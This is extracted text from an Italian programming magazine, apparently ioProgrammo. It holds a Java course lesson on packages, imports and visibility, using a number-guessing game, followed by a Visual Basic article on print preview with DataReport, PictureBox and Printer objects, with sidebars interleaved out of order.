Ad esempio, poniamo di voler creare una classe *A* in un package di nome *boh*. Per prima cosa devi creare una directory *boh* (puoi farlo in qualsiasi posto sul tuo disco rigido). Poi devi metterci dentro un file *A.java*. Questo file deve contenere la classe, ma anche l'indicazione di quale sia il suo package:

```
package boh;
class A {
  public static void main(String[] args) {
    System.out.println("A.main()");} }
```

```
<...>
Turno numero 2141
Il giocatore dice 1
sbagliato...
Turno numero 2142
Il giocatore dice 1
sbagliato...
Turno numero 2143
Il giocatore dice 1
sbagliato...
<...>
```

Fig. 1: Giocatore all'opera

NOTA

UN PACKAGE VISTO DA FUORI

Un package, proprio come una classe, deve dichiarare public solo quei componenti che costituiscono la sua "interfaccia". Come l'interfaccia di una classe è composta da metodi e campi, così l'interfaccia di un package è composta da classi.

NOTA

CLASSI PRIVATE

Una classe può essere *public* (se la dichiari tale) o *"friendly"* (se non dichiari niente). Potresti chiederti se è possibile dichiarare una classe *private*. È possibile, ma solo in un caso molto particolare che studierai quando farai la conoscenza delle "classi interne". Normalmente non si può, perché non avrebbe senso: una classe private non sarebbe visibile a nessuno, nemmeno nel proprio package, e sarebbe quindi del tutto inaccessibile.

GLOSSARIO

PUBLIC MAIN()?

Quando la *Java Virtual Machine* chiama il *main()*, si comporta come se risiedesse in un package diverso da quello delle tue classi. Ecco perché, se il *main()* non è public, la JVM non riuscirà ad invocarlo.

ESERCIZIO 2

Scrivi un *Giocatore* un po' meno stupido di quello che ho scritto io. Questo *Giocatore* potrebbe generare una serie di numeri in sequenza a partire da 1, fino a quando non indovina il numero giusto. Riesci a scriverlo senza modificare la classe *Giocatore* già esistente? Quante righe devi cambiare nella classe *Arbitro*?

Se la usi, la parola chiave *package* deve sempre essere la prima parola del file (esclusi i commenti). Puoi usare questa parola chiave al massimo una volta in ciascuna classe. Se il *package* non corrisponde alla directory, il compilatore protesta. Ora devi compilare la classe. Se usi un IDE come Eclipse, non avrai alcun problema. Se invece usi il compilatore Java da riga di comando, le cose diventano un po' più complicate. Sia il compilatore che la macchina virtuale si aspettano di trovare le classi all'interno della directory corrente. Se una classe appartiene ad un *package*, però, la directory dalla quale lanci il compilatore e la JVM viene considerata la "radice" dell'albero dei *package*. Questo significa che dovrai lanciare il compilatore dalla directory superiore a *boh*, e dovrai dire esplicitamente che vuoi compilare una classe che si trova nella sottodirectory *boh:*

```
javac boh\A.java
```

Questa istruzione genererà un file *A.class* nella directory *boh*. Per lanciare il programma, resta nella directory superiore a *boh* e fornisci alla macchina virtuale il percorso del file *class*. Ma attenzione: i "backslash" delle directory diventano dei punti nella JVM:

```
java boh.A
```

Prova a creare dei package "annidati". Crea una sottodirectory *mah* sotto *boh* e mettici dentro una classe *B*. In questo caso dovrai dichiarare che *B* appartiene al package *boh.mah* (anche in questo caso i backslash diventano punti):

```
package boh.mah;
class B {
  public static void main(String[] args) {
    System.out.println("B.main()"); } }
```

E per compilare e lanciare:

```
javac boh\mah\B.java
java boh.mah.B
```

NON FACCIAMO CONFUSIONE

I nomi dei *package* meritano un po' di attenzione. Il principio di Java è che le classi scritte da persone diverse dovrebbero sempre funzionare bene insieme. Questo significa che dobbiamo evitare le collisioni di nomi - classi con lo stesso nome all'interno dello stesso *package*. I creatori di Java hanno risolto questo problema in modo molto elegante. Visto che quasi tutti gli sviluppatori Java hanno un indirizzo Web, e che i nomi dei domini sono unici per definizione, perché non usare il proprio dominio Internet per dare un nome ai propri *package*? Infatti la convenzione di Java dice: prendi il tuo dominio, "capovolgilo" (*"paoloperrotta.com"* diventa *"com.paoloperrotta"*) e usalo come radice della tua struttura di package. Ad esempio, la radice di tutti i miei package è *it.ioprogrammo*. Visto che questo è un corso di Java ho creato un sottopackage *corsojava*, e sotto quello un package *gioco*. Ho anche intenzione di scrivere diversi tipi di *Giocatore*, quindi ho creato un altro *package* apposta: *it.ioprogrammo.corsojava.gioco.giocatori*. Naturalmente la struttura delle directory deve essere uguale alla struttura dei *package*. Ho trasferito *Giocatore.java* nella directory *it\ioprogrammo\corsojava\gioco\giocatori*, e le ho aggiunto una dichiarazione di package:

```
package it.ioprogrammo.corsojava.gioco.giocatori;
class Giocatore {
  <...> }
```

Ho messo l'*Arbitro* nel *package* (e quindi nella directory) di livello immediatamente superiore:

```
package it.ioprogrammo.corsojava.gioco;
class Arbitro {
<...> }
```

Così dovrebbe funzionare tutto, vero? Compiliamo il contenuto di entrambi i package:

```
javac it\ioprogrammo\corsojava\gioco\*.java
javac it\ioprogrammo\corsojava\gioco\giocatori\*.java
```

Con questi due programmi compiliamo tutti i file java in entrambe le directory che compongono il nostro piccolo sistema. Ma qui iniziano i nostri problemi...

"VOGLIO QUELLA CLASSE"

L'*Arbitro* non compila più. Il compilatore dice che non riesce a trovare la classe *Giocatore*. Il problema deriva dal fatto che le due classi vivono in package diversi. Una classe Java vede sempre automaticamente le classi che sono nel suo stesso *package*, ma non quelle che sono negli altri *package* (anche perché negli altri *package* potrebbero esistere più classi di nome *Giocatore*, quindi questo nome risulterebbe ambiguo). Dobbiamo dichiarare esplicitamente che vogliamo usare una classe che vive in un altro *package* con la parola chiave *import:*

```
package it.ioprogrammo.corsojava.gioco;
import it.ioprogrammo.corsojava.gioco.giocatori.Giocatore;
class Arbitro {
  <...> }
```

In questo modo diciamo a Java che l'*Arbitro* vuole usare la classe *Giocatore* che vive nel *package it.ioprogrammo.corsojava.gioco.giocatori.* Il nome del *package* deve sempre apparire per esteso, anche se è un sottopackage di quello che contiene l'*Arbitro.* A differenza della parola chiave *package,* la parola chiave *import* può apparire più volte nello stesso file (una classe fa sempre parte di un unico *package,* ma può importare diverse altre classi da diversi altri *package*). Purtroppo non è ancora finita: questa volta il compilatore Java sostiene che la classe *Giocatore* e i suoi metodi non sono visibili all'esterno del *package* giocatori. Per capire perché succede questo dobbiamo rispolverare l'argomento della visibilità.

LA VISIBILITÀ RIVISTA

Conosci già la parola chiave *private,* che significa: *"nessuno fuori da questa classe deve vedere questa roba".* Hai anche incontrato la parola chiave *public,* che usiamo sempre nella dichiarazione dei metodi *main().* Ora finalmente posso spiegarti bene cosa significa *public.* Significa: *"tutti, anche al di fuori di questo package, possono vedere questa roba".* È l'esatto contrario di *private.* Esiste una via di mezzo. Se un metodo (o un campo) non è né *public* né *private,* allora si dice che è *friendly,* o *package protected* - cioè è visibile a qualsiasi altra classe ma solo all'interno dello stesso *package.* Una cosa interessante è che le stesse regole si applicano alle classi: una classe non pubblica è invisibile al di fuori del proprio *package.* Per dichiarare pubblica una classe devi usare la parola *public* prima della parola *class.* Quindi l'*Arbitro* non può usare il *Giocatore* (anche se lo importa esplicitamente) perché la classe *Giocatore* non è *public.* E anche se potesse vederlo, non potrebbe chiamare il suo metodo *chiediProssimoNumero(),* perché anch'esso non è *public.*
Rimediamo subito:

```
public class Giocatore {
  public int chiediProssimoNumero() {
    <...> } }
```

Visto che ci siamo, dichiariamo *public* anche la classe *Arbitro.* Ora finalmente il sistema compila, e puoi lanciare il programma nel solito modo:

```
java it.ioprogrammo.corsojava.gioco.Arbitro;
```

UN GIOCATORE MIGLIORE

Ricordi il polimorfismo? Be', è il momento di usarlo.

Il segreto dell'esercizio è tutto nel polimorfismo. Anziché riscrivere il *Giocatore* puoi ereditarne le caratteristiche e scrivere un override di *chiediProssimoNumero().*
Ecco la mia soluzione:

```
package it.ioprogrammo.corsojava.gioco.giocatori;
public class GiocatoreSequenziale extends Giocatore {
    private int ultimoNumeroProvato = 0;
    public int chiediProssimoNumero() {
        ultimoNumeroProvato++;
        return ultimoNumeroProvato; }
}
```

Cosa devi modificare nell'*Arbitro*? Sicuramente devi importare la nuova classe:

```
package it.ioprogrammo.corsojava.gioco;
import it.ioprogrammo.corsojava.gioco.giocatori.Giocatore;
import it.ioprogrammo.corsojava.gioco.
                                giocatori.GiocatoreSequenziale;
public class Arbitro {
  <...> }
```

Visto che sto già importando due classi dallo stesso *package,* tanto vale importare l'intero *package.* Java ti permette di importare tutte le classi pubbliche di un *package* in un colpo solo. Ti basta usare un asterisco al posto del nome della classe:

```
import it.ioprogrammo.corsojava.gioco.giocatori.*;
```

Poi devi usare il *GiocatoreSequenziale* al posto del vecchio *Giocatore.* Grazie al polimorfismo non hai bisogno di modificare granché. Ti basta cambiare una sola riga, quella che crea il *Giocatore:*

```
public class Arbitro {
  <...>
  public static void main(String[] args) {
    Arbitro a = new Arbitro();
    Giocatore g = new GiocatoreSequenziale();
    a.gioca(g); }
}
```

Il *main()* crea un *GiocatoreSequenziale,* e subito dopo "se ne dimentica" con un cast alla classe base *Giocatore.* L'*Arbitro* non se ne accorge nemmeno, ma ora ha di fronte un avversario decisamente meno stupido. Questa volta il gioco si conclude sempre, perché prima o poi il *Giocatore* finirà per azzeccare il numero giusto. Troverai la soluzione all'esercizio 3 sul CD. Il mese venturo ne parleremo insieme, e cercheremo di estendere il nostro giochino per far giocare un essere umano contro il computer.
Ti aspetta una lezione molto interessante.
Non mancare!

Paolo Perrotta

IL PACKAGE INVISIBILE

Se non dichiari esplicitamente che una classe appartiene ad un package, questo non vuol dire che il *package* non esista. Tutte le classi che non contengono la parola package nella prima riga fanno parte del cosiddetto package di default, la *"root"* dell'albero dei package. Quindi finora tutte le classi che hai scritto facevano parte di questo package. Ecco perché non hai mai avuto bisogno di dichiararle *public* perché si vedessero a vicenda.


```
Turno numero 1
Il giocatore dice 1
sbagliato...
Turno numero 2
Il giocatore dice 2
sbagliato...
Turno numero 3
Il giocatore dice 3
Indovinato!
```

Fig. 2:* *Il Giocatore fa progressi

Scrivi un *GiocatoreCasuale* che tenta di indovinare il numero generando un valore casuale tra 1 e 10. Usalo al posto del *GiocatoreSequenziale.*

Creazione dell'anteprima e stampa

L'anteprima di Stampa

Come realizzare funzionalità di stampa di livello professionale comporre un'anteprima di stampa e dialogare con la stampante attraverso gli oggetti DataReport, PictureBox e Printer

Visual Basic offre vari strumenti ed oggetti per amministrare report di stampa, dal famoso oggetto *Printer* (disponibile in tutte le versioni di Visual Basic), all'oggetto *DataReport* (introdotto con la versione 6) o a strumenti di terze parti come *CrystalReport*. In questo appuntamento, in particolare, ci occuperemo della creazione di un'applicazione che gestisce l'anteprima e la stampa e vedremo come implementarla sia con il *DataReport* che con l'oggetto *Printer;* quest'ultimo lo utilizzeremo insieme agli oggetti *"visual"* che presentano proprietà e metodi simili quali *PictureBox* e *Form*. Nel corso dell'articolo prima implementeremo un esempio di anteprima utilizzando i *DataReport* e gli oggetti *ADODB,* poi introdurremo un'applicazione che consente di rappresentare grafici e caratteri sia su *PictureBox* (in anteprima) che sulla stampante *(Printer)*. Il secondo esempio lo completeremo nel successivo appuntamento con l'introduzione di un sistema di *Viewports* e gestendo report di più pagine. Con *Printer,* quindi, che è un elemento nativo, implementeremo un anteprima di stampa che "può" (non l'abbiamo testato) funzionare con le versioni di Visual Basic precedenti alla 6. Come primo esempio descriviamo come fare l'anteprima e la stampa dei dati di una tabella (attraverso l'oggetto *DataReport*), e come controllare le stampanti.

ANTEPRIMA CON DATAREPORT

Per inserire una finestra *DataReport* in un progetto si deve usare il tasto destro del Mouse sull'albero di progetto e cliccare *"inserisci DataReport"*. Dopo l'inserimento, compare una finestra di progettazione con cinque sezioni *(Sections)* su cui è possibile inserire dei controlli speciali per mostrare dati ed immagini.

In genere un *DataReport* è composto da tre parti:

- **Oggetto DataReport**, che è la finestra di progettazione (simile ad un form) utilizzata per creare il layout del Report;
- **Oggetto Section** e **insieme Sections**, essi rappresentano le parti (sezioni) della finestra di progettazione;
- **Controlli di DataReport**, essi sono dei controlli speciali utilizzabili solo nella finestra di progettazione DataReport (sono inclusi nella casella degli strumenti di Visual Basic nella scheda DataReport).

Vediamo come usare il *DataReport* per creare un'anteprima di stampa che mostra i dati contenuti nella tabella *Authors* (che ha i campi: *Au_id, Author* e *yearborn*) del database *Biblio.mdb* (database fornito con Visual Basic). Per questo esempio nel progetto *EXE* oltre al *DataReport* dovete inserire un riferimento alle librerie: *Microsoft Activex Data Object* (per la gestione dei recordset) e *Microsoft Common Dialog Control 6.0* (per la gestione del file system e delle stampanti). Quest'ultimo elemento lo utilizzeremo per aprire la finestra di dialogo di Windows *"Gestione Stampanti e Fax"*. Sul *DataReport* dovete predisporre tre label (in intestazione pagina sezione





Fig. 1: *Il DataReport dell'esempio*

2) e tre textbox (in dettaglio sezione 1) non associati a campi di database (come mostrato in Fig. 1). Inoltre, in intestazione report (*Section4*), potete prevedere un controllo *Images* per inserire, in fase di progettazione, un'immagine. Dopo aver predisposto gli elementi si può costruire il report attraverso la seguente procedura.

```
Public Sub CostruisciReport()
 Set DataReport1.DataSource = RstAutore
 DataReport1.DataMember = authors
 DataReport1.Sections("Section2"). _
 Controls("Label1").Caption = "Id"
 DataReport1.Sections("Section2"). _
 Controls("Label1").BorderStyle = 3
 `imposto un bordo
 DataReport1.Sections("Section2"). _
 Controls("Label1").Alignment = 2
 `giustifico al centro
 DataReport1.Sections("Section1"). _
 Controls("textbox1").DataField = "Au_id"
 DataReport1.Sections("Section2"). _
 Controls("Label2").Caption = "Autore"
 DataReport1.Sections("Section1"). _
 Controls("textbox2").DataField = "Author"
 DataReport1.Sections("Section2"). _
 Controls("Label3").Caption = "Data"
 DataReport1.Sections("Section1"). _
 Controls("textbox3").DataField = "year born"
End Sub
```

Nella procedura è utilizzato il recordset *RstAutore* dichiarato attraverso:

```
Public RstAutore As ADODB.Recordset
```

Oltre alla dichiarazione precedente dobbiamo prevedere quella che segue:

```
Public strCnn As String
`la stringa della connessione
```

Per caricare il recordset possiamo usare una procedura come la seguente:

```
Public Sub init()
 strCnn = "Provider=microsoft.jet.oledb.4.0;" &
              "Data Source=C:\Programmi\Microsoft Visual
                                        Studio\VB98\BIBLIO.MDB; "
 Set RstAutore = New ADODB.Recordset
 RstAutore.CursorType = adOpenKeyset
 RstAutore.LockType = adLockOptimistic
 RstAutore.Open "Select * from authors", strCnn, , , adCmdText
End Sub
```

Infine per avviare la creazione del report dobbiamo predisporre il seguente codice nella click di un pulsante.

```
Private Sub DataReport_Click()
 init
 CostruisciReport
 DataReport1.Show
End Sub
```

GESTIONE STAMPANTE

L'istruzione *DataReport1.Show* permette di avviare il *DataReport* in anteprima. Se invece volessimo scegliere la stampante e avviare la fase di stampa (senza anteprima) possiamo scrivere:

```
DataReport1.PrintReport True
```

Le stampanti possono anche essere gestite con un *CommonDialog* o con l'oggetto *Printer.* Il *CommonDialog* permette di avviare la funzionalità di Windows *"Stampanti e Fax".* Come sappiamo, con questa finestra, è possibile modificare le proprietà della stampante ed anche la stampante predefinita (dunque attenzione!). Per avviare *"Stampanti e Fax",* dopo aver inserito il *CommonDialog* nel form, bisogna usare la seguente riga di codice:

```
CommonDialog1.ShowPrinter
```


Terminiamo questo primo esempio presentando gli elementi dell'oggetto *Printer* che consentono di amministrare le stampanti, in particolare realizzeremo un sistema che ci consente di conosce la stampante predefinita e di cambiarla.

OGGETTO PRINTER

L'oggetto *Printer* permette di controllare le stampanti e creare dei report. Esso ha diverse proprietà e metodi che abbiamo raggruppato in *Tabella 1,* nella quale evidenziamo anche gli elementi in comune con l'oggetto *PictureBox.* Per implementare l'esempio nel Form precedente inserite i seguenti elementi: 4 label (per stampante predefinita e stampante scelta), un ComboBox (per l'oggetto *Printers* che costituisce l'insieme delle stampanti e fax) e dichiarate la seguente variabile globale:

```
Dim salta As Boolean
`un flag per controllare il ComboStampanti
```

Il ComboBox lo riempiamo con il nome degli elementi dell'oggetto *Printers,* attraverso la seguente procedura:

```
Private Sub CaricaStampanti()
  Dim stampante As Printer
```

QBColor

La funzione QBColor (colore) restituisce un numero che rappresenta un codice colore. Per esempio quando l'argomento colore della funzione è uguale a 15 restituisce il codice di colore RGB corrispondente al bianco, se invece è uguale a 14 restituisce giallo chiaro ecc. i valori ammessi da colore sono compresi tra 15 e 8 (si controlli la tabella presente nell'help di Visual Basic). Questa funzione può essere utilizzata per assegnare il colore di riempimento di una figura chiusa. A tal fine si potrebbe utilizzare anche la funzione RGB(red, green, blu) che in base ai valori dei tre parametri (che rappresentano i tre colori fondamentali: rosso, verde e blu) restituisce un numero che rappresenta il codice di un colore. Per esempio il codice del bianco si ottiene con la seguente RGB (255, 255, 255). I parametri di RGB sono dei numeri compresi tra 0 e 255.

```
 For Each stampante In Printers
   ComboStampante.AddItem stampante.DeviceName
 Next
 salta = True
 ComboStampante.ListIndex = 0
End Sub
```

Nella *Form_Load* avviamo il caricamento del ComboBox *(Combostampante)* ed impostiamo la label *(Label3)* con il nome della stampante predefinita.

```
Private Sub Form_Load()
  CaricaStampanti
  Label3 = Printer.DeviceName
End Sub
```

La stampante predefinita, invece, può essere cambiata con il seguente codice previsto nella click del ComboBox.

```
Private Sub Combostampante_Click()
 If salta Then
  `si potrebbe prevedere una variabile Static
  salta = False
  Exit Sub
 End If
 Dim stampante As Printer
 For Each stampante In Printers
  If stampante.DeviceName = ComboStampante.Text Then
   Set Printer = stampante
   `imposto stampante
   Exit For
  End If
 Next
 Label4 = Printer.DeviceName
 `stampante scelta
End Sub
```

Fig. 2: ***Il form per impostare le stampanti***

Facciamo notare che la stampante predefinita è cambiata solo per la nostra applicazione e che se volessimo cambiarla anche per le altre dovremmo usare la finestra *Stampanti e Fax* (gestita con il *CommandDialog*).

ANTEPRIMA CON PRINTER

Dopo aver descritto l'anteprima di stampa con l'oggetto *DataReport* introduciamo un'applicazione che realizza un sistema di stampa basato sugli oggetti *PictureBox* e *Printer.* Esso consente di vedere su un oggetto *PictureBox* quello che sarà stampato con *Printer.* Dato che il *PictureBox* sul form, in genere, è più piccolo dell'area di stampa, è necessario impostare un sistema che consente di mantenere le proporzioni tra le misure, oppure definire un sistema di *Scrolling (Viewports)*, che consente di ingrandire e scorrere il contenuto della *PictureBox*. Questo secondo approccio verrà descritto nel successivo appuntamento. Innanzitutto vediamo come stampare del testo e dei grafici poi descriveremo come stampare un'immagine di sfondo. Su un form inserite i seguenti elementi: due *PictureBox*, una per l'anteprima (*PictureBox1*) e l'altra per caricare un'immagine (*PictureBox2*); quattro *CommandButton*, rispettivamente per avviare la *Stampa*, *l'Anteprima*, il form *gestione stampante* (descritto prima) e per caricare un'immagine ed un *CommandDialog* per caricare l'immagine da stampare. Il codice per caricare un'immagine nella *PictureBox* è il seguente:

```
Private Sub carica_Click()
 Dim filtrofile As String
 On Error GoTo errore
 filtrofile = "Bitmap (*.bmp)|*.bmp|"
 filtrofile = filtrofile & "GIF (*.gif)|*.gif|"
 filtrofile = filtrofile & "Icon (*.ico)|*.ico|"
 filtrofile = filtrofile & "JPEG (*.jpg)|*.jpg|"
 With CommonDialog1
   .Filter = filtrofile
   .ShowOpen
   If .FileName <> " " Then
     Picture2.Picture = LoadPicture(.FileName)
   End If
  End With
 errore:
   Exit Sub
End Sub
```

Mentre per richiamare la finestra che gestisce le stampanti (il form precedente) possiamo prevedere codice come quello seguente:

```
Private Sub Stampante_Click()
 Form1.Show
End Sub
```

Ora descriviamo la parte principale del nostro progetto, cioè le procedure che consentono di adattare l'aria della *PictureBox* e avviare l'operazione d'anteprima e di stampa. Iniziamo dalla procedura che definisce la scala di misura della *PictureBox* in base alle dimensioni dell'area di stampa (della stampante). Iniziamo definendodelle variabili che conterranno le dimensioni della pagina di stampa:

```
Dim AmpiezzaPag As Double
Dim AltezzaPag As Double
```

La funzione che permette di stabilire il rapporto di proporzione e la scala per la *PictureBox* d'anteprima è la seguente:

VARIE PROPRIETÀ

Le proprietà *ScaleMode*, *ScaleHeight*, *ScaleWidth*, *ScaleLeft* e *ScaleTop* servono per specificare il tipo e la dimensione, in termine di unità di misura, del sistema di coordinate di un oggetto. *ScaleHeight* imposta, o fornisce, il numero di unità per l'asse verticale (*ScaleWidth* per quello orizzontale), per esempio *ScaleHeight= 50* imposta a 50 le unità massime per l'asse verticale (invece di n *Twips* impostati di default). *ScaleMode*, invece, imposta o restituisce il tipo di unità di misura utilizzata per un oggetto *(0=definita dall'utente, 1=Twip …, 7= centimetri* ecc.).

```
Private Function ImpostaOggetto _
 (OggAnteprima As Object) As Double
  Dim Prop As Double
  Dim PropAltezza As Double, PropAmpiezza As Double
  Dim Com As Long
  AmpiezzaPag = Printer.Width / 567
  AltezzaPag = Printer.Height / 567
  OggAnteprima.ScaleMode = vbCentimeters
  PropAltezza = OggAnteprima.ScaleHeight / AltezzaPag
  PropAmpiezza = OggAnteprima.ScaleWidth / AmpiezzaPag
  If PropAltezza < PropAmpiezza Then
      Prop = PropAltezza
      Com = OggAnteprima.Container.ScaleMode
      OggAnteprima.Container.ScaleMode = vbCentimeters
      OggAnteprima.Width = AmpiezzaPag * Prop
      OggAnteprima.Container.ScaleMode = Com
  Else
      Prop = PropAmpiezza
      Com = OggAnteprima.Container.ScaleMode
      OggAnteprima.Container.ScaleMode = vbCentimeters
      OggAnteprima.Height = AltezzaPag * Prop
      OggAnteprima.Container.ScaleMode = Com
  End If
  OggAnteprima.Scale (0, 0)-(AmpiezzaPag, AltezzaPag)
  ImpostaOggetto = Prop
End Function
```

ImpostaOggetto ha come parametro l'oggetto che deve mostrare l'anteprima (questo può essere una *PictureBox* o un Form) e come valore restituisce il rapporto di "proporzionalità" tra dimensione area di stampa e dimensioni PictureBox. Nella procedura dopo le dichiarazioni delle variabili che serviranno per salvare i valori dei rapporti, si calcolano le dimensioni (altezza e ampiezza) in centimetri.
Ricordiamo che tali dimensioni della pagina di stampa sono espressi in *Twip* e che 1 cm corrisponde a *567 Twip*, questo spiega la divisione per 567 (per i pollici il divisore deve essere 1440). Per l'oggetto d'anteprima, prevediamo di utilizzare il centimetro come unità di misura, impostandolo attraverso la proprietà *ScaleMode*. Successivamente inseriamo le istruzioni che permettono di valutare il rapporto di proporzionalità, in particolare per far ciò utilizziamo le proprietà *ScaleHeight* e *ScaleWidth*, che come sappiamo forniscono il numero di unità per l'asse verticale e orizzontale. In particolare sono calcolati due rapporti uno relativo all'altezza e uno all'ampiezza, questi vengono confrontati ed in base al valore maggiore viene impostata una delle due dimensioni della *PictureBox*. Notate che utilizziamo *ScaleMode* del form per impostare temporaneamente su centimetri l'unità di misura. Valutato il rapporto di proporzionalità, impostiamo la scala per l'oggetto (attraverso il metodo *Scale*). Attraverso le seguenti istruzioni è possibile impostare nome, dimensioni e colore dei Font utilizzati sull'oggetto *Printer* e sulla *PictureBox*.

```
OggAnteprima.Font.Name = Printer.Font.Name
OggAnteprima.FontSize = Printer.FontSize * Prop
OggAnteprima.ForeColor = Printer.ForeColor
```

ANTEPRIMA E STAMPA

Il rapporto di proporzionalità restituito dalla funzione precedente lo utilizziamo nella procedura *AnteprimaStampa*, che permette di eseguire l'anteprima o la stampa. *AnteprimaStampa*, che tra poco descriveremo, verrà richiamata attraverso i *CommandButton Preview* e *Stampa*.

```
Private Sub Preview_Click()
  Dim Proporz As Double
  Proporz = ImpostaOggetto(Picture1)
  AnteprimaStampa Picture1, Proporz
End Sub
Private Sub Stampa_Click()
 Printer.ScaleMode = vbCentimeters
 AnteprimaStampa Printer
 Printer.EndDoc
End Sub
```

AnteprimaStampa se utilizzata per la stampa, come argomento riceve l'oggetto *Printer*, se usata per l'An-

Proprietà /Metodo	Descrizione	Comuni con PictureBox
CurrentX, CurrentY	Specificano le coordinate (X,Y) del punto di inizio della stampa	Si
Copies	Specifica il numero di copie da stampare	
DrawWidth	Imposto lo spessore delle linee da tracciare	Si
DeviceName	Restituisce il nome della stampante	
DriverName	Restituisce il nome del file driver, della stampante, senza estensione	
Font	Restituisce l'oggetto Font	Si
Fonts	Insieme dei tipi di caratteri disponibili per la stampante	
FontSize	Imposta la dimensione del tipo di carattere utilizzato	Si
FontCount	Restituisce il numero di tipi di caratteri disponibili	
FillColor e *FillStyle*	Impostano colore di riempimento e stile (trasparente, solido, ecc)	Si
Height, Width	Impostano le dimensioni di un oggetto	Si
PaperSize	Imposta le dimensioni del foglio	
PrintQuality	Specifica la qualità della stampa	
ScaleMode	Definisce la scala di misura su unità Standard (twip, punti, pollici ecc)	Si
ScaleHeight e *ScaleWidth*	Imposta numero di unità di misura verticale e orizzontale	Si
TrackDefault	Specifica se bisogna cambiare le caratteristiche dell'oggetto Printer in base alla tampante scelta come predefinita	
Zoom	Specifica la percentuale d'ingrandimento della stampa	
Circe	Disegna un cerchio, un'ellisse o un arco	Si
EndDoc	Invia il contenuto dell'oggetto Printer alla stampante	
KillDoc	Elimina il processo di stampa (la stampante non riceverà input)	
Line	Disegna linee e rettangoli	Si
NewPage	Invia la pagina corrente di Printer alla stampa e cambia pagina	
PaintPicture	Disegna un'immagine (contenuta in un oggetto PictureBox)	Si
Print	Scrive un testo nell'oggetto Printer	
Scale	Definisce sistema di coordinate	Si
TextHeight e *TextWidth*	Restituiscono l'altezza e l'ampiezza di una riga di testo	Si

TABELLA 1: Elementi oggetto Printer

METODO SCALE

Il metodo Scale permette di definire un sistema di coordinate per gli oggetti PictureBox, Printer e Form. La sintassi è la seguente:
Scale (x1, y1) - (x2, y2)
Dove (X1, Y1) sono le coordinate dell'angolo superiore sinistro e (X2, Y2) sono le coordinate dell'angolo inferiore destro.






Fig. 3: **Il Form per predisporre l'anteprima e la stampa**

Fig. 4: **La stampa prodotta in base all'anteprima di Fig.3**

teprima, riceve l'oggetto *Picture1* e il valore *Proporz.* Notate che *Printer* prima di essere passato alla procedura viene impostato su centimetri e che per avviare la fase di stampa utilizziamo il metodo *EndDoc*. Ora descriveremo una procedura di *AnteprimaStampa* che disegna un rettangolo di colore bianco (che ricopre tutta l'area di stampa), dei cerchi concentrici colorati, delle linee che partono dal centro del foglio e che scrive la parola *"ioProgrammo"* con caratteri di diversa dimensione. In seguito vedremo l'istruzione che permette di aggiungere un'immagine alla stampa, nel nostro caso è un'immagine di sfondo (che quindi ricopre tutta l'area di stampa).

```
Private Sub AnteprimaStampa(OggAnteprima As Object, _
                    Optional Prop As Double = 1)
 OggAnteprima.Line (0, 0)-(AmpiezzaPag, AltezzaPag),
                                    QBColor(15), BF
 OggAnteprima.DrawWidth = 1
 Dim CX, CY As Long
 CX = AmpiezzaPag / 2
 CY = AltezzaPag / 2
 Dim i As Integer
 For i = CX - 5 To 1 Step -1
  OggAnteprima.FillStyle = 0
  OggAnteprima.FillColor = QBColor(14 - i)
  OggAnteprima.Circle (CX, CY), i, QBColor(14 - i)
 Next i
  OggAnteprima.FillColor = QBColor(15)
 For i = 1 To 5
  OggAnteprima.DrawWidth = i
  OggAnteprima.Line (CX, CY)-(CX - 5, CY - i)
 Next i
  OggAnteprima.DrawWidth = 1
 With OggAnteprima
  For i = 1 To 4
   .Font.Name = "Courier New"
   .FontSize = 10 * Prop * i
   .CurrentX = i
   .CurrentY = i
   OggAnteprima.Print "IoProgramma"
  Next
  End With
 End Sub
```

Per tracciare il rettangolo, che copre tutta la superficie di stampa, utilizziamo l'istruzione Line impostata con gli estremi *(0,0)* e *(AmpiezzaPag, AltezzaPag)*. Per riempirlo di bianco utilizziamo il codice colore fornito da QBColor. Facciamo notare che nella *Line*, la lettera *B* indica che si sta disegnando un rettangolo e la lettera *F* indica che si deve riempire il rettangolo con lo stesso colore utilizzato per tracciare il disegno.
Infine facciamo notare che *CX* e *CY* sono le coordinate del centro della superficie di stampa e che *CurrentX* e *CurrentY* permettono di specificare le coordinate del punto, nell'area di stampa, in cui verrà eseguita l'operazione di scrittura tramite *Print*.
Per inserire un'immagine di sfondo si può usare il metodo *PaintPicture* come mostrano le seguenti istruzioni:

```
If Picture2.Picture <> 0 Then
  OggAnteprima.PaintPicture Picture2, 0, 0,
                          AmpiezzaPag, AltezzaPag
End If
```

Per evitare che l'anteprima sulla *PictureBox* venga cancellata quando si sposta il Form, è necessario utilizzare la proprietà *AutoRedraw* che permette di salvare l'output grafico nella memoria.

```
Private Sub Form_Load()
 CommonDialog1.CancelError = True
 'per non generare errore quando non carico immagini
 Picture1.AutoRedraw = True
End Sub
```

CONCLUSIONI

In questo appuntamento abbiamo introdotto due tecniche per la creazione dell'anteprima di stampa, una basata sul *DataReport* e l'altra, più spartana, basata sugli oggetti nativi di Visual Basic.
Nel successivo appuntamento affineremo la seconda tecnica introducendo un sistema di Viewports, la gestione di più pagine di stampe, lo Zoom.

Massimo Autiero
